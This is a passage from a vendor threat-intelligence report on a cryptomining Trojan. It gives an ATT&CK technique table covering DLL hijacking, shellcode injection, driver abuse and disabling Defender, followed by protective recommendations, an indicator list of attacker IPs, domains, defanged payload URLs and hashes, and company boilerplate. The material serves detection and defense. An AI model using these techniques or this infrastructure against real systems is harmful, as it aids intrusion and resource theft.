

Figure 4-4 Delete the corresponding driver file

5 ATT&CK Mapping Diagram Corresponding to the Incident

Regarding the complete process of the attacker launching the mining Trojan, Antiy sorted out the ATT&CK mapping map corresponding to this attack incident as shown in the figure below.



Figure 5-1 ATT&CK mapping diagram corresponding to the incident

The following table lists the techniques used by the attackers .

Table 5-1 ATT&CK technique behavior description table corresponding to the incident

ATT&CK Stages/Categories	Specific Behavior	Notes
Execute	Using command and script interpreters	Using PowerShell Script Commands
Persistence	Execution process hijacking	Exploiting oci.dll hijacking
	Utilize scheduled tasks/jobs	Create a scheduled task
Defense Evasion	Process injection	Shellcode injected into powershell.exe
	Modify the registry	Modify the registry
	Deobfuscate/decode files or information	Deobfuscating Power Shell Commands
	Using Rootkits	aswArPots.sys anti-rootkit monitoring
	Weakened defense mechanisms	Disable Windows Defender
Discover	Discovering Files and Directories	Find the largest file in a specified directory
	Find system time	Get system time
Command and Control	Encoding Data	Return encoded data
Influence	Resource hijacking	Occupies CPU resources

6 Protective Recommendations

In response to mining attacks, Antiy recommends that companies take the following protective measures.

1. Windows/Linux version of Antiy Intelligent Endpoint Protection System;
2. Strengthen SSH passwords: Avoid using weak passwords. It is recommended to use passwords of 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Avoid using the same password on multiple servers.
3. Update patches in time: It is recommended to enable the automatic update function to install system patches. The server should update system patches in time;
4. Update third-party application patches in a timely manner: It is recommended to update third-party application patches such as Redis in a timely manner;
5. Enable logs: Enable key log collection functions (security logs, system logs, error logs, access logs, transmission logs, and cookie logs) to provide a basis for tracing security incidents.
6. Host reinforcement: conduct penetration testing and security reinforcement on the system;
7. Deploy intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracking of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large number of known malicious codes and network attack activities, and effectively discover suspicious network behaviors, assets and various unknown threats;
8. Antiy Service: If you are attacked by malware, it is recommended to isolate the attacked host in time and protect the site while waiting for security engineers to check the computer; Antiy 7*24 hours service hotline: 400-840-9234.

Deploy an enterprise-level terminal defense system to detect and protect unknown files received by instant messaging software in real time. Antiy Intelligent Endpoint Protection System uses Antiy's next-generation threat detection engine to detect files from unknown sources and prevents them from landing and running through kernel-level active defense capabilities.

Figure 6-1 Antiy Intelligent Endpoint Protection System provides effective protection

7 IoCs

IoCs
111.90.158.40
93.95.225.137
111.90.143.130
93.95.228.47
download.yrnvtklot.com
ftp.yrnvtklot.com
online.yrnvtklot.com
zephyr.herominers.com
hxxp://111.90.158.40/config.txt
hxxp://111.90.158.40/curl.png
hxxp://111.90.158.40/kill.png
hxxp://111.90.158.40/smartsscreen.png
hxxp://111.90.158.40/get.png
hxxp://111.90.158.40/msdtc/86.png
hxxp://111.90.158.40/msdtc/64.png
hxxp://111.90.158.40/drives/kill.png
hxxp://111.90.158.40/drives/delete.png

hxxp://111.90.158.40/backup.png
hxxp://111.90.158.40/config.json
hxxp://111.90.158.40/info.txt
hxxp://111.90.158.40/taskhostw.png
hxxp://111.90.158.40/WinRing0x64.png
hxxp://93.95.225.137/update
hxxp://93.95.225.137/result
AE465AF2287D24CCDEEC8035A1E3F159
B9E37DD582A6FF810672F9B33865C217
851284B85ACA7D8E966F3F0DCF9AA33B
C3834835873B9D7D6B9A2436F748AA51
DC6CD17105168171C27FB167239636E1
8D31AE369E67EE0B412D889299F2B4B2
AA8FFE5D6495AFB8515E1B7C27A7A4AC
271520C83F847743AA6EACCD1B949797
F6F15D525D1C893B996A01E1EA5CCC63
1801337FF3C1CBEC9B97ED0F7B79AC0B

Appendix 1: References

[1]. Aon .Yours Truly, Signed AV Driver: Weaponizing An Antivirus Driver [R/OL].(2022-02-06)

https://www.aon.com/cyber-solutions/aon_cyber_labs/yours-truly-signed-av-driver-weaponizing-an-antivirus-driver/

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.